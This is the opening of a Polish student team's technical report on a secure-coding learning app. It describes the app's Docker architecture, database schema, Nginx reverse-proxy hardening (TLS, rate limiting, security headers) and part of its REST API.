

Safe Coding Learning App

Raport Techniczny z Projektu Zespołowego odbywającego się w roku akademickim 2025/26.

Autorzy:

Damian Ciaszczyk
Bartłomiej Ciupak
Jakub Haraszkiewicz
Jan Machowski
Karolina Wiśniewska

Spis treści

1	Wstęp	4
2	Backend systemu	4
2.1	Architektura systemu	4
2.1.1	Opis serwisów	4
2.1.2	Wolumeny i trwałość danych	5
2.1.3	Struktura katalogów - ogólny zarys	6
2.1.4	Testy i spostrzeżenia	6
2.2	Struktura bazy danych	7
2.3	Konfiguracja serwera Nginx jako odwrotnego proxy	8
2.3.1	Architektura	8
2.3.2	Rate limiting	9
2.3.3	Terminacja SSL i certyfikat samopodpisany	9
2.3.4	Nagłówki bezpieczeństwa HTTP	10
2.3.5	Testy, spostrzeżenia i wnioski	11
2.4	Interfejs REST API	11
2.4.1	Endpointy publiczne	12
2.4.2	Endpointy chronione (wymagają zalogowania)	12
2.4.3	Metody przeznaczone stricte dla prowadzących zajęć	15
2.5	Integracja z USOS	15
2.6	Pooling połączeń	15
2.6.1	Zarządzanie połączeniami z bazą danych i automatyczne inicjowanie zadań	15
2.6.2	Automatyczne ładowanie zadań	16
2.7	Bezpieczeństwo	16
2.8	Podsumowanie	16
3	Frontend systemu	17
3.1	Wstęp	17
3.2	Ustalony plan prac	17
3.3	Stos technologiczny	17
3.4	Projekt interfejsu graficznego	17
3.4.1	Podstawowe zasoby	17
3.4.2	Atomy	18
3.4.3	Molekuły	20
3.4.4	Organizmy	24
3.4.5	Widoki	27
3.4.6	Niewykorzystane elementy	29
3.5	Szczegóły implementacyjne	31
3.5.1	Struktura projektu	31
3.5.2	Pełne drzewo projektu	31
3.5.3	Komponenty	33
3.5.4	Strony	33
3.5.5	Routing	34
3.5.6	Style aplikacji	34
3.6	Widoki aplikacji	34
3.6.1	Widok logowania	34
3.6.2	Widok listy tematów	36
3.6.3	Widok teorii w kontekście tematu	37

3.6.4	Widok listy zadań w kontekście tematu	38
3.6.5	Widok kodowania	41
3.6.6	Integracja z API Backendowym	42
3.6.7	Zarządzanie stanem środowiska	42
3.6.8	Obsługa interakcji Drag and Drop	42
3.7	Podsumowanie i wnioski	43
4	Model LLM - SCLA_ML_vuln_detector	45
4.1	Wstęp	45
4.2	Stos technologiczny	45
4.3	Zbiór Danych	46
4.3.1	Źródło danych - Vulnerability fix dataset	46
4.4	Architektura Modelu	48
4.4.1	Wybór modelu bazowego	48
4.4.2	Kwantyzacja modelu	48
4.5	Dostrajanie parametryczne - PEFT	48
4.6	Potok Treningowy	50
4.6.1	Wstępna tokenizacja danych	50
4.6.2	Konfiguracja treningu	51
4.6.3	Długość sekwencji	53
4.6.4	Czas i przebieg treningu	53
4.7	Eksport wyuczonego modelu	53
4.8	Ewaluacja Modelu	54
4.8.1	Procedura testowania	54
4.8.2	Wyniki	54
4.8.3	Ocena wyników	55
4.9	Konfiguracja serwera Ollama	56
4.10	Konteneryzacja w środowisku Docker	57
4.11	Opóźnienie inferencji	57
4.12	Klient API w Języku Python	57
4.12.1	Kluczowe funkcjonalności	57
4.12.2	Formatowanie promptów	58
4.13	Podsumowanie	58
5	Teksty teoretyczne i przykładowe zadania	59
5.1	SQL Injection	59
5.1.1	Wstęp teoretyczny	59
5.1.2	Zabezpieczenia	60
5.1.3	Zadania	61
5.2	Cross-Site Scripting (XSS)	63
5.2.1	Wstęp teoretyczny	63
5.2.2	Zabezpieczenia	64
5.2.3	Zadania	65
5.3	Command Injection	66
5.3.1	Wstęp teoretyczny	66
5.3.2	Zabezpieczenia	67
5.3.3	Zadania	68
5.4	Buffer Overflow (Przepełnienie Buforu)	70
5.4.1	Wstęp teoretyczny	70
5.4.2	Zabezpieczenia	71

5.4.3	Zadania	72
6	Wybrane problemy napotkane w trakcie realizacji projektu	73
6.1	Problemy komunikacji w zespole	73
6.2	Tokenizacja z wykorzystaniem Unsloth na systemie Windows	74
6.3	Długi czas ewaluacji podczas dostosowywania modelu	74
6.4	Wyczerpanie pamięci VRAM podczas dostrajania	74
7	Sugerowane kierunki dalszego rozwoju	74
7.1	Backend	75
7.2	Model LLM	75
8	Wybrana wykorzystana literatura	75

1 Wstęp

Niniejszy dokument jest zarówno dokumentacją, jak i opisem procesu tworzenia aplikacji **Safe Coding Learning App** - działań zespołu składającego się z członków opisanych na stronie tytułowej, w ramach przedmiotu *Projekt Zespołowy 1* oraz *Projekt Zespołowy 2*, odbywających się na I stopniu kierunku Informatyka Stosowana, w roku akademickim 2025/2026.

Raport został podzielony na rozdziały względem odpowiednich aspektów systemu, które zespół wyznaczył jako kluczowe do odróżnienia. W owych rozdziałach znajduje się opis ostatecznej implementacji wykorzystanej w systemie, napotkane podczas tworzenia systemu problemy oraz rozwiązania, które zostały wykorzystane w celu ukończenia projektu.

Główny podział aplikacji wygląda następująco:

- **Backend** - serwowanie aplikacji, połączenie z bazą danych, obsługa logowania przez CAS USOS, etc.
- **Frontend** - przednia warstwa aplikacji, interfejs użytkownika i główna przestrzeń dostępu do zadań i tekstów teoretycznych;
- **Model LLM** - proces uczenia LLM, wybrane parametry, efektywność i ocena ostatecznego modelu;
- **Teksty teoretyczne i przykładowe zadania** - zbiór pojęć, wstępów teoretycznych oraz zadań, które zostały stworzone w celu nauki poprzez aplikację.

2 Backend systemu

2.1 Architektura systemu

Aplikacja została zaprojektowana jako zbiór mikroservisów w oparciu o kontenery Docker, zarządzanych przez `docker compose`. Zapewnia to przenośność, separację środowisk jak i możliwość niezależnego testowania i rozwijania poszczególnych elementów aplikacji. Poniżej przedstawiono ogólny układ serwisów i wolumenów w `docker-compose.yml` oraz kluczowe decyzje architektoniczne.

2.1.1 Opis serwisów

Plik `docker-compose.yml` definiuje sześć kontenerów, z których każdy pełni odrębną rolę:

- **db** - baza danych PostgreSQL. Schemat inicjalizowany jest automatycznie przez skrypt `init.sql` zamontowany w katalogu startowym. Dane przechowywane są w nazwanym wolumenie `postgres_data`, co gwarantuje ich trwałość między restartami;
- **web** - główny serwer backendowy FastAPI. Kod źródłowy montowany jest jako wolumen (`./backend:/app`), dzięki czemu zmiany wprowadzane w edytorze natychmiast odzwierciedlane są w działającym kontenerze (tryb `--reload` w fazie rozwoju; w produkcji używany jest Gunicorn z workerami Uvicorn). Serwis łączy się z bazą danych przez zmienną środowiskową `DATABASE_URL` i zależy od `db`. Dodatkowo montowany jest katalog `./SCLA_ML/app:/verifier`, udostępniający bibliotekę klienta dla usługi weryfikacji kodu;
- **frontend** - serwer deweloperski React + Vite, udostępniony na porcie 5173. Źródła frontendu są montowane jako wolumen, a katalog `node_modules` wewnątrz kontenera jest chroniony przed nadpisaniem. Zmienna `VITE_API_URL` wskazuje na backend, umożliwiając bezpośrednie wywołania API z przeglądarki podczas prac programistycznych. Ten serwis

służył głównie rozwojowi frontendu jak i integracji z backendem przed postawieniem całego serwisu na silniku nginx;

- **nginx** - serwer Nginx pełniący funkcję bramy produkcyjnej. Obraz budowany jest wielo-etapowo: najpierw kompilowany jest frontend React, a następnie skopiowany zostaje do końcowego obrazu `nginx:alpine`. Dzięki temu Nginx samodzielnie serwuje pliki statyczne i nie potrzebuje osobnego kontenera z frontendem. Równocześnie działa jako reverse-proxy dla API (ścieżki `/api/`), terminuje SSL (certyfikaty z `./nginx/ssl`) i wymusza ruch HTTPS. Zastosowano w nim również mechanizmy rate limiting oraz nagłówki bezpieczeństwa;
- **vuln-detector** - serwis odpowiedzialny za automatyczną analizę podatności w przesłanych rozwiązaniach. Wykorzystuje model LLM `SCLA_ML_vuln_detector` zoptymalizowany do wykrywania luk w kodzie, opisany w sekcji **TODO - wpisz sekcję**, działający dzięki serwisowi Ollama. Kontener rezerwuje akcelerator GPU, montuje wolumen z danymi modelu (`ollama_data`) i udostępnia interfejs API na porcie 11434. Dodatkowo, w celu kontroli stanu załadowanego modelu na bieżąco, zdefiniowano *healthcheck* sprawdzający gotowość usługi;
- **dev** - opcjonalne środowisko deweloperskie z *code-server* (VS Code w przeglądarce). Montuje cały katalog projektu w `/workspace` i udostępnia go przez HTTPS na porcie 8443. Ułatwia zdalną pracę nad kodem bez lokalnej konfiguracji IDE.

2.1.2 Wolumeny i trwałość danych

W projekcie zdefiniowano trzy nazwane wolumeny:

- `postgres_data` - przechowuje pliki bazy danych PostgreSQL;
- `code_server_config` - zapamiętuje ustawienia i rozszerzenia code-server;
- `ollama_data` - przechowuje model `SCLA_ML_vuln_detector` (Ollama), dzięki czemu nie jest on ściągany ponownie po restarcie kontenera.

Pozostałe katalogi (backend, frontend, konfiguracja Nginx) montowane są jako **bind mounty** z systemu gospodarza, co umożliwia szybką modyfikację kodu bez przebudowywania obrazów.

```
• group_project_public [main] docker-pretty-ps --slim
All currently running docker containers

project_db
project_frontend
group_project_public-nginx-1
project_dev
project_web
SCLA_ML_checker

Total containers:      6
Total running:        6
```

Rysunek 1: Widok uruchomionych kontenerów - `docker-pretty-ps -slim` pokazuje sześć serwisów.

```
group_project_public-nginx-1
  Container ID:      368bbe970a16
  Image:             group_project_public-nginx
  Command:           /docker-entrypoint...
  Created:           35 minutes ago
  Status:            Up 35 minutes
  Ports:             0.0.0.0:80->80/tcp
                   [::]:80->80/tcp
                   0.0.0.0:443->443/tcp
                   [::]:443->443/tcp
```

Rysunek 2: Widok szczegółowy konteneru nginx - `docker-pretty-ps` pokazuje między innymi połączenie tcp na portach, zapewniające dostarczenie pakietów.

2.1.3 Struktura katalogów - ogólny zarys

Główne komponenty zgrupowano w wymienionych poniżej podkatalogach:


- `backend/` - zawiera logikę serwerową, w tym:
 - `api_endpoints.py` - endpointy API;
 - `db_operations/` - moduł dostępu do bazy danych z pulą połączeń;
 - `usos_api/` - moduł integracyjny z CAS USOS;
 - `verification.py` - moduł weryfikacji z wykorzystaniem LLM;
 - `scripts/` - skrypty pomocnicze, m.in. do dodawania zadań i testów.
- `frontend/` - aplikacja React zbudowana z Vite. Struktura odpowiada konwencjonalnemu projektowi SPA: katalog `src/` z podziałem na komponenty, strony, konteksty oraz pliki pomocnicze;
- `database/` - plik `init.sql` definiujący schemat bazy (tabele: użytkownicy, zadania, zgłoszenia, wyniki itd.);
- `nginx/` - konfiguracja Nginx (`nginx.conf`) oraz certyfikat SSL;
- `SCLA_ML/` - mikroserwis analizy podatności: zawiera model GGUF, bibliotekę klienta (`SCLA_ML_vuln_scanner_client.py`) oraz materiały treningowe.

Sieć wewnętrzna Dockera zapewnia komunikację między kontenerami po nazwach serwisów (np. `db`, `web`). Aplikacja konfigurowana jest przez zmienne środowiskowe przekazywane z pliku `.env`.

2.1.4 Testy i spostrzeżenia

Podczas uruchamiania całego stosu (`docker compose up`) zaobserwowano, że:

- Wszystkie kontenery startują w prawidłowej kolejności - backend przed włączeniem czeka na bazę danych, a Nginx czeka na backend;
- Wolumeny dla kodu źródłowego umożliwiają natychmiastowe wprowadzanie poprawek bez konieczności przebudowy obrazów, co znacząco przyspiesza cykl deweloperski.



Rysunek 3: Schemat komunikacji między kontenerami.

2.2 Struktura bazy danych

Baza danych PostgreSQL przechowuje wszystkie informacje potrzebne do obsługi aplikacji. Poniżej przedstawiony jest spis tabel oraz ich kluczowych relacji:

- **users** - dane użytkowników pobierane z USOS:
 - `id` pobrane z systemu USOS;
 - `Uname` - imię użytkownika;
 - `Usurname` - nazwisko użytkownika;
 - `user_type` - 0 => student, 1/2 => pracownik.
- **courses** - kursy:
 - `name` - nazwa kursu;
 - `course_owner_id` - wskaźnik na prowadzącego.
- **tasks** - zadania powiązane z kursem:
 - `title` - tytuł;
 - `difficulty` - poziom trudności, spośród (`easy/medium/hard`);
 - `languages` - lista języków programowania związanych z zadaniem, tablica tekstów;
 - `description` - opis, polecenie zadania.

Dodatkowo każdy rekord zadania jest rozszerzany przez tabele pomocnicze.

- **task_files** - pliki startowe zadania, tworzące wirtualne drzewo katalogów:

- `file_path` (`np. root/index.html`);
 - `language`;
 - `content`.
- `submissions` - zgłoszenia rozwiązań użytkowników:
 - `user_id`;
 - `task_id`;
 - `content` (typu JSONB, przechowujący całe drzewo plików).
- `user_task_status` - śledzenie postępu:
 - `user_id`;
 - `task_id`;
 - `status` - spośród (`new/inProgress/done`);
 - `last_viewed`;
 - `content` (również JSONB).

Klucz główny na parze (`user_id`, `task_id`).

- `assigned_tasks` - zadania przypisane studentowi przez prowadzącego:
 - `user_id`;
 - `task_id`;
 - `assigner_id`.
- `course_tasks` - powiązanie zadań z kursami.
- `tags / task_tags` - system etykiet (tematów) do kategoryzacji zadań.
- `submission_results` - przechowuje wyniki weryfikacji zgłoszenia:
 - `submission_id` - unikalny, klucz obcy do `submissions`;
 - `status` - status zadania spośród `queued/processing/completed/error`;
 - `score` - wartość liczbowa oceny, w zakresie 0-100;
 - `message` - informacja zwrotna od prowadzącego;
 - `checked_at` - czas zakończenia sprawdzania.

2.3 Konfiguracja serwera Nginx jako odwrotnego proxy

W celu przygotowania aplikacji do pracy w środowisku produkcyjnym w architekturze kontenerowej wprowadzono serwer `nginx` pełniący rolę reverse proxy, terminatora SSL oraz serwera plików statycznych dla frontendu React. Poniżej opisano szczegóły implementacji i napotkane problemy.

2.3.1 Architektura

W `docker-compose.yml` został zdefiniowany serwis `nginx`, który:

- nasłuchuje na portach 80 (HTTP) i 443 (HTTPS);
- przekierowuje cały ruch HTTP na HTTPS (przekierowanie 301);
- obsługuje ruch HTTPS z wykorzystaniem certyfikatu SSL (samopodpisanego);

- przekazuje zapytania do API z prefiksem `/api/` do kontenera `web:8000` (backend FastAPI);
- serwuje pliki statyczne frontendu (zbudowanego stawiając kontener) z katalogu `/usr/share/nginx/html`.

Frontend React zbudowany został w pierwszym etapie budowania obrazu Nginx, co eliminuje potrzebę osobnego kontenera serwującego aplikację kliencką. Wynikiem jest pojedynczy, lekki obraz zawierający wyłącznie serwer HTTP oraz gotowe pliki frontendu.

2.3.2 Rate limiting

W konfiguracji zdefiniowano dwa limity szybkości zapytań:

- `api_limit`: 10 żądań na sekundę (z możliwością krótkotrwałego wzrostu do 20), stosowany dla lokalizacji `/api/`;
- `static_limit`: 100 żądań na sekundę (burst 50) dla plików statycznych frontendu.

Dzięki temu, system jest chroniony przed nadmiernym ruchem, a jednocześnie dynamiczne API ma bardziej restrykcyjny limit niż zasoby statyczne.

2.3.3 Terminacja SSL i certyfikat samopodpisany

Jako jedyny punkt wejścia do systemu, serwer Nginx przejmuje odpowiedzialność za szyfrowanie komunikacji. W pliku konfiguracyjnym zostały zdefiniowane dwa bloki `server`:

- nasłuch na porcie 80 (HTTP) - każde żądanie jest natychmiast przekierowywane na HTTPS z kodem 301;
- nasłuch na porcie 443 (HTTPS) - ruch jest odszyfrowywany, a następnie przekazywany dalej (do frontendu lub backendu).

Takie podejście, znane jako *terminacja SSL*, odciąża pozostałe serwisy od operacji kryptograficznych i centralizuje zarządzanie certyfikatami.

W ramach projektu wykorzystany został certyfikat samopodpisany, wygenerowany poleceniem:

```
1 openssl req -x509 -nodes -days 365 -newkey rsa:2048 \  
2 -keyout privkey.pem -out fullchain.pem -subj "/CN=localhost"
```

Pliki `fullchain.pem` i `privkey.pem` umieszczone są w katalogu `nginx/ssl` i montowane do kontenera.

Dodatkowo, w celu zapewnienia bezpieczeństwa warstwy transmisji, zastosowano następujące parametry TLS:

- `ssl_protocols TLSv1.2 TLSv1.3` - wyłączono przestarzałe i podatne na ataki wersje protokołu;
- `ssl_ciphers HIGH:!aNULL:!MD5` - wymuszono silne zestawy szyfrów.

Ograniczenia certyfikatu samopodpisanego: przeglądarki internetowe wyświetlają ostrzeżenie o niezaufałym wystawcy, ponieważ certyfikat nie został podpisany przez żaden urząd certyfikacji (CA). Jest to zachowanie poprawne. W środowisku produkcyjnym należy go zastąpić certyfikatem zaufanym, np. wystawionym przez Let's Encrypt. Próba wysłania nieszyfrowanego żądania HTTP bezpośrednio na port 443 kończy się błędem `400 Bad Request`, co potwierdza prawidłowe odrzucanie niezabezpieczonego ruchu.

2.3.4 Nagłówki bezpieczeństwa HTTP


Aby zwiększyć odporność aplikacji na typowe ataki po stronie klienta, **nginx** dodaje do każdej odpowiedzi szereg nagłówków bezpieczeństwa. Poniżej opisano zastosowane dyrektywy:

- **X-Frame-Options: SAMEORIGIN** - zapobiega osadzaniu strony w ramce (*iframes*) na zewnętrznych witrynach, co chroni przed atakami typu *clickjacking*.
- **X-Content-Type-Options: nosniff** - blokuje zgadywanie typu MIME przez przeglądarkę, wymuszając ściśle przestrzeganie deklarowanego **Content-Type**. Przeciwdziała atakom polegającym na podmianie interpretacji plików (np. wgranie pliku JavaScript jako obraz).
- **X-XSS-Protection: 1; mode=block** - włącza wbudowany filtr XSS w przeglądarkach (tam, gdzie jest jeszcze obsługiwany) i nakazuje blokowanie strony po wykryciu ataku.
- **Strict-Transport-Security: max-age=31536000; includeSubDomains** - nagłówek HSTS informuje przeglądarkę, że przez najbliższy rok (31536000 sekund) wszystkie połączenia z tą domeną (i jej poddomenami) muszą odbywać się wyłącznie przez HTTPS. Zapobiega to atakom *SSL stripping*.

Wszystkie nagłówki opatrzone są flagą **always**, co gwarantuje ich dołączenie nawet do odpowiedzi błędów (np. 404, 503) - w przeciwnym razie dla niektórych kodów stanu **nginx** mógłby je pominąć.

Konfiguracja w pliku **nginx.conf**:

```
1 add_header X-Frame-Options "SAMEORIGIN" always;  
2 add_header X-Content-Type-Options "nosniff" always;  
3 add_header X-XSS-Protection "1; mode=block" always;  
4 add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;
```




Rysunek 4: Nagłówki bezpieczeństwa widoczne w narzędziach deweloperskich przeglądarki.


2.3.5 Testy, spostrzeżenia i wnioski

Po uruchomieniu stosu (`docker compose up -d`) przeprowadzono testy poprawności działania Nginx. Poniżej znajduje się zbiór wniosków działania systemu:

1. **Przekierowanie HTTP na HTTPS:** wywołanie `http://localhost` zwraca kod 301 i nagłówek `Location: https://localhost/`. Przeglądarka automatycznie przechodzi na "bezpieczne" połączenie, co jest zamierzonym efektem;
2. **Serwowanie frontendu:** po załadowaniu `https://localhost` w przeglądarce (z zaakceptowaniem ostrzeżenia o niezaufanym certyfikacie) wyświetla się strona logowania React;
3. **Proxy API:** zapytanie `GET https://localhost/api/public-tasks` zwróciło poprawną odpowiedź JSON z backendu (lista zadań);
4. **Problem z bezpośrednim dostępem przez HTTP na porcie 443:** próba ręcznego wysłania zapytania HTTP (zamiast HTTPS) na port 443 kończy się błędem 400 Bad Request. Jest to zachowanie poprawne - Nginx odrzuca nieszyfrowane żądania na porcie 443, co zapobiega przypadkowemu wysyłaniu danych bez szyfrowania;



Rysunek 5: Błąd 400 otrzymany po próbie połączenia http na porcie 443.



Rysunek 6: Fragment logów pokazujący przekierowanie z http na https.


Integracja Nginx znacząco podnosi bezpieczeństwo i gotowość produkcyjną platformy. Zastosowane praktyki (terminacja SSL, nagłówki bezpieczeństwa, rate limiting, rozdzielenie ruchu) stanowią solidną podstawę do dalszego rozwoju i ewentualnego skalowania horyzontalnego poprzez dodanie kolejnych instancji backendu.

2.4 Interfejs REST API

Strona backend'u systemu udostępnia zbiór endpointów zorganizowanych tematycznie, według zastosowania. Część z nich jest publiczna, jednak większość wymaga aktywnej sesji użytkownika (potwierdzonej po zalogowaniu przez CAS USOS).

Poniżej znajduje się lista ścieżek interfejsu API backend'u. Wszystkie ścieżki opisano w stosunku do adresu `http://localhost:8000`. W dokumentacji interaktywnej Swagger (generowanej

automatycznie przez FastAPI pod adresem `/docs`) dostępne są dokładne modele żądań i odpowiedzi.



Rysunek 7: Prezentacja dokumentacji Swagger.

2.4.1 Endpointy publiczne

- `GET /login` - inicjuje przepływ OAuth; zwraca przekierowanie na stronę USOS;
- `GET /callback` - punkt powrotny z USOS; wymienia token tymczasowy na dostępowy, pobiera dane użytkownika, zapisuje je w bazie i tworzy sesję;
- `GET /public-tasks` - zwraca listę wszystkich zadań (tylko identyfikator i tytuł); dostępny bez logowania.

2.4.2 Endpointy chronione (wymagają zalogowania)


Wszystkie poniższe trasy są zgrupowane w routerze `protected_router` i korzystają z zależności `get_current_user` sprawdzającej sesję.

Profil i kursy

- `GET /profile` - zwraca dane zalogowanego użytkownika (imię, nazwisko, typ - opisane w sekcji 2.2);
- `GET /my-courses` - pobiera listę kursów zalogowanego użytkownika z bieżącego semestru (dane z USOS). Uwzględniono ręczne filtrowanie najnowszego semestru;
